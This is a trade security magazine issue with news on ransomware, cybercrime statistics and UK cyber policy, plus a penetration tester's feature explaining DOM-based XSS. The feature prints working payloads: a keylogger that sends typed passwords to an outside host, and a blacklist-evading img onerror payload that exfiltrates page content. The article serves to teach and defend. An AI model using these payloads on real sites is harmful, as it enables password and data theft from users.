ELSEVIER

computer FRAUD & SECURITY

ISSN 1361-3723 April 2021

www.computerfraudandsecurity.com

Featured in this issue:

What is DOM XSS and why should you care?

For more than 10 years, cross-site scripting (XSS) has been included in OWASP's top web application security risks. Yet it's an issue that is often overlooked.

The problem has also evolved and many people still do not understand the risks surrounding Document Object Model (DOM) or client-side XSS. Through understanding the vector itself, threat surfaces of applications will become ever-more restricted and safer for the end user. A thorough understanding of DOM-based XSS will help balance the scales of application security and usability, says Josh Hickling of Pentest People.

Full story on page 6…

Governance: the key driver for data-driven innovation

Data management has become critically important during the scramble to pivot and adapt in response to the pandemic.

The enterprises that 'win' when it comes to data governance are those that take it in their stride and embed it in all that they do from the start. Ana Gillan of Cloudera explains the benefits that governance brings to businesses, such as making data consistent, of a higher quality and more accurate while supporting employees to focus on what really matters – innovation.

Full story on page 10…

Prioritising risk for better efficiency and collaboration

Cyber security incidents increased massively across virtually all sectors in the wake of Covid-19, with retail, manufacturing and financial services being the hardest hit.

Organisations need to create a risk-based prioritisation approach, which involves striking a balance between strategic technologies and the collaboration of IT and security teams in order to adapt to the increased risk of attack. The pandemic has increased the appetite of threat actors looking to easily exploit vulnerable organisations, but there is still time to remediate the danger, says Chris Goettl of Ivanti.

Full story on page 13…

UK Government lays out plans for cyber dominance

Two recent publications by the UK Government show that it places great importance on cyber security to underpin the country's future defence and prosperity.

'The Integrated Review' into defence and security policy is a white paper produced by the Cabinet Office that sets out "the Government's vision for the UK's role in the world over the next decade". While it covers very broad ground, it uses the term 'cyber' no fewer than 114 times.

However, the review comes up short on details. It reads more as a piece of post-Brexit publicity material promising

Continued on page 3…

Contents

Editorial Office: Elsevier Ltd
The Boulevard, Langford Lane, Kidlington,
Oxford, OX5 1GB, United Kingdom
Tel: +44 1865 843239
Web: www.computerfraudandsecurity.com

Publishing Director: Sarah Jenkins

Editor: Steve Mansfield-Devine
E-mail: smd@contrarisk.com

Columnists: Azeem Aleem, NTT Security; John Fielding, Apricorn; Roger Grimes, Knowbe4; Adam Palmer, Tenable.

Production Support Manager: Lin Lucas
E-mail: l.lucas@elsevier.com

Subscription Information
An annual subscription to Computer Fraud & Security includes 12 issues and online access for up to 5 users. Subscriptions run for 12 months, from the date payment is received.

More information: www.elsevier.com/journals/institutional/computer-fraud-and-security/1361-3723

12986
Digitally Produced by
Mayfield Press (Oxford) Ltd

Editorial

Trust is an important factor in information security. For all that we install firewalls, use encryption and keep our passwords secret, ultimately you have to trust someone or something.

The classic example of this is the digital certificate infrastructure. When you connect to Amazon, you're assured that it really is Amazon because the certificate the site presents says so. And the reason you believe that certificate is that it's signed by a root Certificate Authority (CA), whose own certificate lives in your browser. In other words, you're putting complete trust in that CA – and, for that matter, in the browser manufacturer which decides which certificates are included with the software and that they are genuine.

All of this is decided for you. You can add or remove root certificates from your browser, but on what basis? You need to act on solid information to do something that critical to your online safety.

Then there are other areas where it's entirely up to you to decide on the level of trust you're prepared to bestow. And the obvious example here is to do with personally identifiable information (PII) – or personal data, if you will. Every time you use an app, a website or an online service, you're giving up PII in some form to a third party.

A researcher in Ireland found that both Android and iOS send significant amounts of telemetry data to Google and Apple, including geolocation information, even without any apps being used and with location services turned off (https://bit.ly/3sV6Obo). Android allegedly sends 20 times more data than iOS.

Then there's the PII we entrust to platforms such as Facebook – which has just suffered the embarrassment of new revelations about a data leak.

The issue of trust has been raised once more by new 'Secure communications principles' published by the UK's National Cyber Security Centre (NCSC). It has boiled the problem down to seven key issues, such as protecting data in transit (read, encryption), protecting user access to the service (ie, robust authentication) and so on. But one of the seven stands out for me: "Use metadata only for its necessary purpose".

This immediately brings to mind two services based around the same technology – the Signal end-to-end encryption solution. There is an app of the same name you can use on your smartphone that offers secure phone calls, video chats and messaging. But the Signal organisation does not collect and sell any of your data. What little data it collects is not linked to you and is only the minimum necessary to run the service.

By contrast, Facebook's WhatsApp, while using the Signal technology at its core, wraps all manner of metadata around it. The list of items it gathers is long. For example, while Facebook can't see the contents of your communications, it can, and does, monitor who you're calling, when and for how long. It builds patterns of your contacts and communications. And none of this is to do with protecting you – it's about creating and modifying a profile that it can sell to advertisers.

Facebook is in the personal data business. And while everyone knows this, it's a strange and uncomfortable juxtaposition with WhatsApp's boasts of protecting your privacy through end-to-end encryption.

Do you trust Facebook with this data? This is a question any organisation might want to ask itself when applying the NCSC's guidelines to its own operations. And in this case the choice seems to be clear: with Signal and WhatsApp providing the same level of privacy in terms of the communications themselves, it's a no-brainer to go for the one that doesn't also gather data about you and over which you have no control. The NCSC guidelines are here: https://bit.ly/3cXEN6N.

– Steve Mansfield-Devine

…Continued from front page
great things by the UK while failing to back that up with specifics. What is clear, however, is that it sees much of the UK's future power and security being dependent on strength in the cyber realm.

In a section labelled "Responsible, democratic cyber power" the white paper claims the UK will, "use cyber capabilities to influence events in the real world". This includes more use of "offensive cyber", making it clear that the country plans not just to defend itself against Internet-borne attacks but will not shy away from wielding an attack capability.

Companies operating in the information security sector will be glad to hear that the Government intends to build "an advantage in critical cyber technologies". Alas, again this is not supported by any details about how this will come about.

The white paper is available here: https://bit.ly/3dCW5oF.

The other white paper, the 'Defence Industrial Strategy', is somewhat more concrete, both in laying out the current state of the defence and security sectors in the UK and where improvements need to be made.

Again, it covers a lot of ground in examining the procurement and supply of equipment and services for the armed forces and intelligences services. And information security is naturally only a tiny part of that.

In fact, the report states: "There is no exclusive definition of the security sector, but in this document it is taken to include critical national infrastructure protection, cyber security, policing and counter-terrorism, major event security, border security, offender management, and services including consultancy, training, guarding and risk analysis."

However, the fact that cyber security is mentioned alongside areas such as policing and counter-terrorism is a major step for a sector that was largely dismissed as just a concern for commercial organisations and individuals even just a few years ago. Also, information security plays a major role in many of the other security activities cited, such as national infrastructure protection and border security.

The paper also says that, "there is an absolute requirement to respond to the contested nature of cyberspace by developing our national offensive cyber capabilities. Offensive cyber offers the UK a range of national flexible, scalable and de-escalatory measures that will help us to maintain strategic advantage. We must continue to nurture our international partnerships on cyber while maintaining onshore capability."

Conrad Prince, a distinguished fellow at the Royal United Services Institute think tank, commented that the positions set out by the white papers are aspirational as much as practical. "An ambition to be a world leader in new technology is at the heart of it," he wrote. "That aspiration is closely coupled with cyber security."

The 'Defence Industrial Strategy' is available here: https://bit.ly/3ur2oSX

Acer hit by record ransom

Taiwanese computer manufacturer Acer has reportedly been hit with ransomware and a demand for a record-level payment – around $50m.

The company is remaining tight-lipped about the incident, although it says it is working with law enforcement and data protection authorities in multiple countries. However, the operators of the REvil ransomware strain used their leak site to announce the breach of Acer's systems, the amount of the ransom demand and images of a number of stolen documents, including financial spreadsheets, bank balances and bank communications.

Tech website Bleeping Computer was able to obtain copies of communications between Acer and the ransomware gang. At one point, the attackers offered a 20% discount for prompt payment, as well as the decryptor, a vulnerability report and a promise to delete stolen files.

It's known that the REvil gang recently targeted the ProxyLogon Microsoft Exchange flaws on Acer's systems, although it's not known if this was the attack vector used for the ransomware infection.

The amount demanded from Acer was only just ahead of the $40m that the Conti ransomware gang wanted from a US school district. Florida's Broward County Public Schools (BCPS) has nearly 261,000 students and around 110,000 adult students in 241 schools and colleges, making it the sixth-largest district in the US. In March, it had to shut down its IT systems following an unspecified "cyber attack", which we now know to be a ransomware infection.

A representative for BCPS contacted the Conti gang and was astonished to learn that it wanted $40m for the decryptor and claimed to have exfiltrated 1TB of data – which is almost certainly a lie. Negotiations followed, but BCP wouldn't offer more than $500,000 and the Conti gang wouldn't drop below $10m. As a result, talks broke down and the ransomware gang publicly released screenshots of the discussions.

According to Bitdefender's new '2020 Consumer Threat Landscape Report', ransomware attacks increased by 485% in 2020, compared to the previous year. And nearly two-thirds (64%) of those attacks took place in the first half of 2020, suggesting that criminal groups were exploiting the confusion and security weaknesses engendered by the pandemic.

"Our 2020 findings depict consumers under constant assault from cyber criminals looking to capitalise on fear and societal uncertainty accompanying the global pandemic," said Bogdan Botezatu, director of threat research and reporting at Bitdefender.

The report is here: https://bit.ly/2PFVACl.

Check Point has different and slightly less-alarming figures – but concerning nonetheless. It says it has seen a 57% increase in ransomware over the past six months. In 2021, the number of affected organisations is growing by 9% per month. The Maze and Ryuk variants, which are 'human operated' ransomware families used in targeted attacks, have been especially prevalent. The US (12%), Israel (8%) and India (7%) are the most affected countries.

One of the surprises in Check Point's data is that WannaCry has made a reappearance – four years after its initial outbreak that brought many organisations, including large parts of the UK's healthcare system, to a standstill.

There's more information here: https://bit.ly/3dKqZLI.

Report Analysis

FBI: Internet Crime Report 2020

The FBI's Internet Crime Complaint Centre (IC3) is the primary point of contact for individuals and organisations in the US that have fallen victim to any form of Internet-based crime. Its data, therefore, is a reasonable proxy for trends in cybercrime.

No-one will be shocked to learn that 2020 was a record year for cybercrime in the US. Around the world, cybercrime figures are trending upwards. And in a year that will be forever remembered for a global pandemic, cyber criminals took the opportunities presented by confusion, fear, paranoia and changes in work practices to ply their trade.

According to the FBI's report: "IC3 received a record number of complaints from the American public in 2020: 791,790, with reported losses exceeding $4.1bn. This represents a 69% increase in total complaints from 2019. Business email compromise (BEC) schemes continued to be the costliest: 19,369 complaints with an adjusted loss of approximately $1.8bn. Phishing scams were also prominent: 241,342 complaints, with adjusted losses of over $54m. The number of ransomware incidents also continues to rise, with 2,474 incidents reported in 2020."

It's important to bear in mind that the IC3's data is drawn from self-reported incidents, much like the crime statistics put out by the UK's Office of National Statistics and Action Fraud. That definitely puts a slant on things. It's almost certain that most cybercrime goes unreported – either because victims believe that nothing will be done and no favourable resolution is possible or because they're just too embarrassed.

Nonetheless, the comparative figures – year on year and also one type of crime against another, as shown in the graph – are interesting.

The personal data breach figures seem surprisingly low, given the vast deluge of data breaches that show no signs of slowing. However, the numbers might reflect the attitude that many people have towards such leaks – that there's nothing they can do about them and that, in many cases, they are just one among millions affected, so why make a complaint to the FBI about it?

"It's almost certain that most cybercrime goes unreported – either because victims believe that nothing will be done and no favourable resolution is possible or because they're just too embarrassed"

The 2020 increase in most of these top-five categories is clear, but especially in the area of phishing and its variants. For people stuck or suddenly working from home, email assumed a hugely more significant role in their lives. And with criminals crafting clever Covid-themed phishing emails, often playing on people's fears and desires – with themes such as vaccines, cures, fake government warnings and so on – it's little surprise that even those who might normally have a well-tuned radar for dodgy emails may have let their guard down.

The regular range of crimes continued unabated, too. These included fee forwarding, romance and investment scams. It's also interesting to see quite a bump in tech support scams. Again, people at home are more dependent on their computers and phones, which are a lifeline to the outside world and – for many – essential to them keeping their jobs. This is bound to make those who aren't themselves technically savvy nervous about the possibility of the technology going wrong and therefore more vulnerable to this form of scam.


According to the report: "In 2020, the IC3 received 15,421 complaints related to Tech Support Fraud from victims in 60 countries. The losses amounted to over $146m, which represents a 171% increase in losses from 2019. The majority of victims, at least 66%, report to be over 60 years of age, and experience at least 84% of the losses (over $116m)."

The rising tide of BEC incidents led to the IC3 setting up its Recovery Asset Team (RAT) in February 2018. The aim is to help victims who had transferred funds to US-based accounts under fraudulent pretences get their money back. In 2020, the RAT claimed a success rate of 82%. In 1,303 incidents, it managed to freeze transfers worth more than $380m.

Of course, we can't talk about cybercrime without mentioning ransomware. In 2020, the IC3 received 2,474 complaints concerning ransomware with losses amounting to over $29.1m. These losses aren't broken down so it's not clear whether they relate to ransoms paid, remediation costs or a mix of the two. But clearly this kind of crime isn't going away, not least because it's so often successful from the criminal's point of view.

Throughout the report, the FBI offers advice on how to avoid or deal with various forms of cybercrime. And on the matter of ransomware, its advice remains the same – don't pay.

The report is available here: www.ic3.gov/Media/PDF/AnnualReport/2020_IC3Report.pdf.



Report numbers for the top five crime types over the past five years.
Source: FBI IC3.

In brief

Mobile vulnerabilities

A survey by Verizon, the results of which have been published in its Mobile Security Index, shows that nearly half (49%) of firms have suffered adverse impacts to their security as a result of remote working imposed by the pandemic. Two-fifths of firms reckon that mobile devices are their single biggest security threat vector. In spite of this, 45% of businesses were prepared to sacrifice security on mobile devices in order to "get the job done" – and that's without changes created by the pandemic. Another 24% had reduced mobile security as a way of dealing with Covid-based changes in work practices. According to the report, a large majority (70%) of those that had seen remote working grow following the introduction of pandemic restrictions expected it to fall again afterward. However, 78% said that it would still remain higher than before lockdown. Overall, respondents said that they expected the number of remote workers to settle at around half (49%). There's more information here: https://vz.to/3dI6vDx.

Chickens throw eggs on LinkedIn

A hacking group dubbed Golden Chickens is mounting a sophisticated spear-phishing campaign via LinkedIn, warns security firm eSentire. The campaign uses fake job offers for senior executive positions. The messages specifically mention the victim's current job position, making it more likely that the communication will be treated as legitimate. Messages come with attachments that, when opened, drop fileless malware called more_eggs on the users' systems. This uses normal Windows processes to run, and so is unlikely to be picked up by anti-malware defences. There's more information here: https://bit.ly/3fM5RaR.

UK Cyber Security Council launched

The UK Cyber Security Council has now officially launched as an independent body that will undertake the task of promoting professional standards and providing career resources in the information security sector. Initially commissioned by the UK Government in 2018, it has so far operated as part of the Cyber Security Alliance. It will be funded by the Department for Digital, Culture, Media & Sport (DCMS) as part of the Government's five-year National Cyber Security Strategy, and will work closely alongside the National Cyber Security Centre (NCSC). There's more information here: https://bit.ly/2R6WWX2.

EU Council security strategy

The Council of the European Union has adopted a new cyber security strategy that it hopes will help create the framework for an "open, free and secure" Internet for governments, organisations and individuals. The aim is to bring the EU's security environment up to date, which includes the rapid implementation of the EU 5G toolbox measures and further efforts to guarantee the security of 5G networks as well as the development of future network generations. Measures laid out in the framework include the creation of a network of security operation centres across the EU to improve threat detection, and possibly the establishment of a cyber-intelligence working group to strengthen the EU Intelligence and Situation Centre (INTCEN). There are also plans to define a joint cyber unit that "would provide clear focus to the EU's cyber security crisis management framework". The strategy document is here: https://bit.ly/2OtxUR7.

DDoS attacks set records

The first quarter of this year has seen records being set for distributed denial of service (DDoS) attacks, according to security firm Akamai. It said that in February it dealt with "three of the six biggest volumetric DDoS attacks" the company has ever recorded. At least two attacks were attempts to extort a ransom from victims – the most recent, against a gambling organisation, reaching 800Gbps of traffic. Akamai also said it was the most complex attack it had ever seen. New techniques have emerged too. Attackers are exploiting the Datagram Congestion Control Protocol (DCCP) in a way that is similar to a SYN flood but results in high volumes of traffic and evades defences designed to protect against TCP and UDP attacks. There's more information here: https://bit.ly/3sYWBUu.

New threats emerge

More than a quarter (29%) of the malware threats identified in the last quarter of 2020 had never been seen before, according to research by HP. Its latest 'Quarterly Threat Insights Report' aggregated data from customer installations of Sure Click virtual machines, which provide telemetry back to HP. The micro-VMs provide a buffer before malware reaches the endpoint and so allow it to execute harmlessly. According to its analysis, HP said that much of the malicious code made use of packers and other obfuscation techniques that would have made it invisible to traditional anti-malware approaches. On average, most AV systems were updated with a hash that would recognise the malware nearly nine days after HP first started seeing it being used in the wild. Most (88%) of the threats were deliver via email, with fake invoices being the most common lure. Two-thirds of the malware consisted of trojans. Some of the trends highlighted by HP include email thread hijacking – basically inserting rogue emails into an existing conversation, thereby lowering a user's guard. This was used extensively to distribute Emotet to government organisations in Central America. HP also noted the return of the ZLoader banking trojan and a new Office malware builder (APOMacroSploit) used to craft delivery-themed spam campaigns to distribute BitRAT malware. The research is here: https://bit.ly/3dCgvhC.

China blamed for Finland attack

An attack on the Finnish parliament in autumn 2020, which may have led to the compromise of email accounts belonging to politicians, has now been blamed on a state-backed advanced persistent threat (APT) group based in China. The Finnish Security and Intelligence Service (Supo) announced that APT31 was behind the hacking incident – a group that has previously been linked with state cyber-operations of the People's Republic of China. "We have not excluded the possibility that the purpose of the attack was to gather intelligence to benefit a foreign state or to harm Finland's interests," said Detective Superintendent Tero Muurman of Finland's National Bureau of Investigation (NBI). For that reason, and because investigations are still ongoing, few additional details have been released. There's more information here: https://bit.ly/3cUNH4G.


Game cheats include malware

Some game cheat codes, as well as other game tweaks and patches, that are being pushed to gamers via social media and YouTube videos actually contain malware capable of stealing information from victims' machines. Cisco Talos researchers, who spotted the malware campaigns, said: "These types of attacks are a return to form for classic virus campaigns – video game players are no strangers to trying to avoid malicious downloads while trying to change the game they're playing." One of the pieces of malware being distributed this way is XtremeRAT (aka ExtRat), a commercially sold remote access trojan (RAT) that has been in use since at least 2010. This allows an attacker to steal documents, log keystrokes, capture screenshots, record audio and even interact directly with victims via remote shells. There's more information here: https://bit.ly/3wBqpbV.

Embarrassing Scottish leak

The Alba Party, a new political party established by former Scottish Nationalist Party (SNP) leader Alex Salmond, has suffered an embarrassing leak as a result of a flaw on its website. The 4,000 or so people who had registered on the site were each given an ID. However, these ID numbers were sequential, allowing anyone with basic web knowledge to cycle through the numbers when requesting pages and obtaining the details of other members. This is a basic coding error, but the truly embarrassing part was that many of those revealed to have registered are current, high-profile members of the SNP. There's more information here: https://bit.ly/3wzsF3j.

What is DOM XSS and why should you care?


Josh Hickling

Josh Hickling, Pentest People

For more than 10 years, cross-site scripting (XSS) has been included in OWASP's 'Top 10 Web Application Security Risks'.[1] Although the issue is very well documented, it is sometimes overlooked by application owners. As a result, penetration testers frequently encounter this vulnerability, which takes several forms.

In modern web applications, more responsibility is passed to client-side scripts to deal with processing data. In turn, new exploit techniques have arisen and many people still do not fully understand the risks surrounding Document Object Model (DOM)-based or client-side XSS.

Client-side vs server-side

Client-side functions happen within the user's browser and require no interaction with the server itself. Client-side languages are used for a multitude of reasons, such as lightening server load, speeding up response times and facilitating single page functionality. While there are several languages/libraries to facilitate this kind of functionality (such as VBScript, jQuery, Typescript, etc), for the purposes of this article we will focus on JavaScript as it is the most common client-side scripting language, used in over 95% of web applications (upwards of 1.5 billion).

"Client-side functions happen within the browser and do not require a change to the HTTP request in order to modify what is seen on the page"

Server-side functions are events that happen on the remote server, such as processing, storing and retrieving data. Here, popular languages such as PHP, C# and – more recently – Python and Go, allow the application to interact with datastores and facilitate more complex functionality.

The key takeaway from this is that client-side functions happen within the browser and do not require a change to the HTTP request in order to modify what is seen on the page. Thus, anything which happens within the client side – for example, processing a payload – does not depend on the server. This concept is the key to understanding DOM-based XSS.

Sources and sinks

As the name states, DOM-based XSS is facilitated and exploited through the use of dangerous client-side scripts. The way in which this is illustrated, for the purposes of this article, is through sources and sinks.

A source relates to the user-controllable input. There are a multitude of sources that could pass malicious code to enable such an attack within JavaScript – anything from document.getElementById('ID').value to location.search. It should be stated that, on their own, using such methods does not constitute a vulnerability, which is the cause of much confusion surrounding this issue.

A sink is the output from which the value passed into the source is directly injected back into the DOM. This could be a method such as innerHTML or document.write. Again, there are numerous ways in which data could be outputted, potentially presenting a significant opportunity for attacks. However, it is the whole process flow that allows such an attack vector to exist.

Practical approach

Putting into practice what we have discussed above, consider the following. An application makes a GET request when searching: however, the user input is processed using JavaScript, as in Figure 1.

The code takes a search string passed via a GET parameter in the URL. Although the page has to reload in order for this to take effect, the payload is never processed by the server and relies on the client side completely. See the following, which breaks down the above code to demonstrate the previously mentioned parts:

- Window.location.search – This acts as the source of the vulnerability, which is user-controllable and passed to the rest of the code.
- Document.write – This is the sink, writing anything supplied by the source to the page – for example, HTML markup or JavaScript syntax.

```
<script>
    function displaySearchResult(searchString) {
        document.write('You searched for ' + searchString + '. There are no results
            relating to this.');
    }
    searchString = (new URLSearchParams(window.location.search)).get('search');
    displaySearchResult(searchString);
</script>
```

Figure 1: Processing user input with JavaScript.

For instance, if a user passed the value '<img src=test onerror=alert(1)>' through the search parameter, the value would be passed to document.write and an alert would be seen on screen. This is similar to a reflected XSS attack, in the way that unsafe input is directly displayed back onto the user's screen. However, as previously mentioned, the payload is never processed by the server itself.

As you can see from what is demonstrated above, the concept does not differ from reflected or stored XSS. However, what is key to remember is that the payload is never seen or acted on by the server. Although GET requests are processed by the server, the response does not facilitate the attack. Instead, the client side writes the payload to the document, executing a similar effect.

"The payload is never seen or acted on by the server. Although GET requests are processed by the server, the response does not facilitate the attack. Instead, the client side writes the payload to the document, executing a similar effect"

One key point for testers to remember is that, as a rule of thumb, if you use the browser to view the page source and cannot see the payload, the flaw can be considered DOM-based. This is due to the JavaScript modifying the DOM to receive the intended output of the payload being deployed, as in Figure 2. The difference in the DOM and server response are shown in Figure 3.

As demonstrated in the screenshots, the payload can be seen in the DOM but not in the server response, thus classifying such a vector as DOM-based.

Real world

In the real world, this issue takes many forms and can be used to great effect. As penetration testers, we see this on an almost daily basis where input sanitisation is poorly implemented (if at all). It is clear that some application owners underestimate the potential repercussions of such a low-complexity attack vector.

```
<div id="results">
    <script>
        function displaySearchResult(searchString) {
            document.write('You searched for ' + searchString + '. There are no results
                relating to this.');
        }
        searchString = (new URLSearchParams(window.location.search)).get('search');
        displaySearchResult(searchString);
    </script>
    You searched for
    <img src="test" onerror="alert(1)">
    . There are no results relating to this.
</div>
```

Figure 2: JavaScript modifying the DOM.

```
<div id="results">
    <script>
        function displaySearchResult(searchString) {
            document.write('You searched for ' + searchString + '. There are no results
                relating to this.');
        }
        searchString = (new URLSearchParams(window.location.search)).get('search');
        displaySearchResult(searchString);
    </script>
</div>
```

Figure 3: The effect in the DOM and server response.

From experience, application owners are usually extremely quick to point out that their cookies are protected with relevant security controls, so their belief is that traditional cross-site scripting applications do not apply. However, cookies are not the only target. Attackers who are adept at exploit development will simply be able to extract the information they require using specially crafted scripts. In a practical scenario, this extends to directly extracting sensitive information, usually without the victim being aware that they are under attack.

The following are examples of redacted scenarios – 'war-stories' if you will – from experience as a penetration tester, which demonstrate the severity of DOM-based XSS.

Stealing passwords

Account passwords are the 'keys to the kingdom' and often the main bounty for attackers. Cross-site scripting is no exception. For the most part, web application vulnerabilities require some form of user interaction to extract information. A successful way for an attacker to achieve this is via social engineering in the form of a phishing attack.

Should the attacker find weaknesses in corporate web applications, this goal is made significantly easier. In one example, a URL parameter used on an application login page was found to be vulnerable to DOM-based XSS. This would have allowed an attacker to send the affected URL, with the attached payload, as part of a phishing campaign to exploit the weakness. As the link to the application itself was genuine – that is, the base URLs matched up – a level of trust could be established with less tech savvy users from the outset. The payload is encoded as a base64 string and decoded with the JavaScript shown in Figure 4.

As you can see, the value of the 'email' parameter (source) is passed to the variable 'message', which is utilised to set the innerHTML (sink) of the 'welcome-message' ID. In this case, it was possible to pass the value in order to extract a user's password to a third-party domain, while maintaining application functionality, as shown in Figure 5.

When the user follows the malicious link above, the payload inserts and calls out to a remote domain upon keystrokes. In essence, this would allow an attacker to extract user passwords based upon HTTP

```
// Set URL params object
let urlParameters = new URLSearchParams(window.location.search);

// Find if the email search parameter sent
if (urlParameters.has('email')) {
    message = "Welcome " + atob(urlParameters.get('email')) + ". Please enter your
        password!";
    document.getElementById('welcome-message').innerHTML = message;
}
```

Figure 4: Capturing account passwords.

```
<script>
    $('input[name="password"]').keyup(function() {
        var url = 'https://extraction.requestcatcher.com/' + $(this).val();$.ajax(url);
    });
</script>
```

Figure 5: Passing the password value to a third-party domain.

requests sent to a domain of their choosing. Although this particular example is specific in terms of scope, it demonstrates how the vulnerability can be detrimental to application security.

The 'blind' concept

During a more recent engagement, a vector was discovered that can be abused from an external perspective, prior to authentication. However, it was used to compromise accounts and could have been used to extract sensitive application information.

In this instance, the application made a record of failed authentication requests on a back-end system – the management console to the public-facing application if you will. However, developers had failed to sanitise input when passed directly from the datastore to the application logs. As a result of this, it was possible to poison application logs to retrieve page-related information from the back-end system when the affected page was visited.

Similar to the above payload, data was extracted to a third-party URL. However, cookies and credentials were not targeted. As in this case, the attacker had pre-existing knowledge of the back-end system, it was trivial to retrieve sensitive information such as other usernames and IP addresses. However, in a real-world scenario it is likely this would be exploited to either spoof the application's authentication page or directly target any available session cookies.

"As the attacker had pre-existing knowledge of the back-end system, it was trivial to retrieve sensitive information such as other usernames and IP addresses"

It should be mentioned that, in this case, developers implemented an input blacklist that would not allow application requests to be fully completed should dangerous input be detected. However, several key pieces of markup/HTML attributes were missed from the list, allowing for a successful attack (see Figure 6).

When the above payload is injected, the image markup will be forced to error, as 'x' does not exist as an image on the server, in turn, forcing the 'onError' attribute to run. This then concatenates the HTML contained within the markup with the ID 'failed' and the extraction URL. Finally, sending a GET request to a page which does not exist would allow the attacker to retrieve the contained information. Although this requires an administrative user to browse to the affected page, logging of failed authentication attempts implies that some form of auditing occurs, which, in turn, increases the likelihood of a successful compromise of a highly privileged account when such activity takes place.

```
<div>
    <img src=x onerror='let url="https://extraction.requestcatcher.com/" + $("#failed").
        html(); $.ajax(url);'>
</div>
```

Figure 6: A payload that was able to evade blacklists designed to prevent dangerous input.

Similar to the above example, developers failed to correctly sanitise the way in which the log data is passed from the datastore to the front-end JavaScript. Although data was passed to an innerHTML sink, this differs because the information is received from a JSON-based API response. As the API calls usually render responses with a JSON content-type, this was not spotted until after implementation to the application. Thus, sensitive pages were rendered vulnerable to some potentially detrimental attacks.

Dangerous content

One common misconception with DOM-based XSS is that it only affects the current user. While in most cases this is true, these instances can be abused to the same effect as traditional XSS vectors.

In another penetration test, an application was found to have file upload functionality that displayed a preview of the file that was being uploaded. As there were no restrictions in terms of file type, text files could be uploaded containing effectively full JavaScript or HTML content to be reflected back into the application. It should be noted that in this instance, when the file was viewed later in the application flow, content was correctly sanitised so the threat vector was limited to purely the uploading user.

Conversely, this means it is not possible to directly attack other users. However, it is possible to directly attack third-party applications. With the use of image tags and AJAX requests, it is possible to send requests to other applications which may be vulnerable to issues such as SQL injection or path traversal.

Why would attackers want to do this? To hide their identity. Although, on its own, this would not be the best way to mask attacks on applications, it would

go a long way to obscure the actual identity of the attacker, by using the affected application as a proxy from which to launch attacks on other applications.

Most application owners shrug off the risk of such issues. However, since they own the hardware, they will be accountable for people abusing it in such a manner, in which case, the audit trail would lead directly back to the vulnerable application. Should the attacker not be traced, the server owner would be accountable, making it difficult to prove innocence, as it would be hard to prove that the attacks did not originate from the owner of the server.

Advice for application testers

The responsibility for such issues is on both application owners and their developers. Good testing knowledge is required to evaluate the severity of risks related to DOM XSS. To demonstrate these attack vectors, there are several points that application testers should know.

First, know the difference between the server response and the DOM. It is critical that application testers are able to explain the key differences between HTML that is rendered by server responses and HTML that is rendered in the DOM. Without understanding this, it is likely that they will be blind to the risk. To summarise, application testers should know that if the payload is not rendered when viewing the page source, then the issue is DOM-based.

Second, know your tools. Similar to the above, know the differences between viewing the application's source and inspecting an element. This is key to determining what kind of XSS is being exploited.

Third, think of the bigger picture. Although you may be able to prove the issue with a simple 'alert(1)' payload, what does this mean in terms of the application? The majority of XSS issues can be elevated in severity simply by extracting application data or interacting with external services. This is very important to demonstrate risk to clients.

Finally, it is important that the risk is assessed in the context of the application and the sensitivity of the information that can be accessed. The same DOM XSS vulnerability could have a spectrum of consequences, from very low risk to critical risk, depending on the information and functionality that is unlocked by the flaw. Although identifying the issue is the main part of application testing, the responsibility of accurately determining risk in the context of the application also falls to the tester. For example, being able to steal administrative cookies via a blind input could be classed as a lower-severity high-risk issue, due to the blind nature but severe consequences. However, being able to pop alert boxes on yourself, due to a restrictive content-security-policy header, would severely impede any 'realistic' attack vector and would, therefore, classify as low risk. This illustrates the need for testers to assess applications on a regular basis to determine whether the risk has changed in terms of the context of the functionality of the application.

Successful techniques

As XSS vulnerabilities differ drastically, there are no catch-all techniques for identifying such issues. However, over the years of testing, some methods have been found to be more successful than others for quickly identifying this vulnerability. One of the preferred methods is via the use of broken image tags, to provide quick visual feedback as to whether HTML can be injected into the page. If the tester can see the broken image, the HTML has rendered successfully. This can also be used in a 'blind' concept by injecting the image tag with the 'src' attribute pointing to a domain you control, then monitoring the server logs for requests to the referenced file.

Application testers should not be afraid to use what they have at their disposal to exploit issues that they have found. As demonstrated by the above, when an application uses jQuery, it is much more elegant to use this third-party library to exploit the vulnerability. While testing, this has helped to bypass length restrictions and even blacklists in some cases. As testers, we frequently see jQuery being used, so why waste such a powerful library when testing for this vulnerability?

"With the use of image tags and AJAX requests, it is possible to send requests to other applications which may be vulnerable to issues such as SQL injection or path traversal"

One key takeaway for testers should be that, although DOM-based XSS is an issue on its own, it should serve as more of a checkbox when determining risk. So, for example, if you have discovered a stored or reflected XSS vulnerability, you need to ascertain whether it is DOM-based or server-side facilitated. Ask the question: "What's the consequence?" if the same payload were to be executed in the browser. Rather than looking at the risk independently from the stored/reflected prefixes, testing for DOM-based XSS should be used in conjunction with testing for client-side vulnerabilities. This aids developers to accurately nail down where the vulnerability lies and remove any speculation as to what is causing an issue.

Test regularly

The main piece of advice that can be given in relation to DOM-based XSS vulnerabilities is to regularly test your applications. A big mistake, seen time and time again, is application owners conducting security assessments and then leaving it for years before another test is undertaken. Even though the last report was clean, this may not mean that your application is still up to the same standard. This can be

demonstrated by the current shift to single-page applications, making the issue ever-more pressing. Owners are converting to new micro-service and single-page application architectures, but not committing to regular and thorough testing.

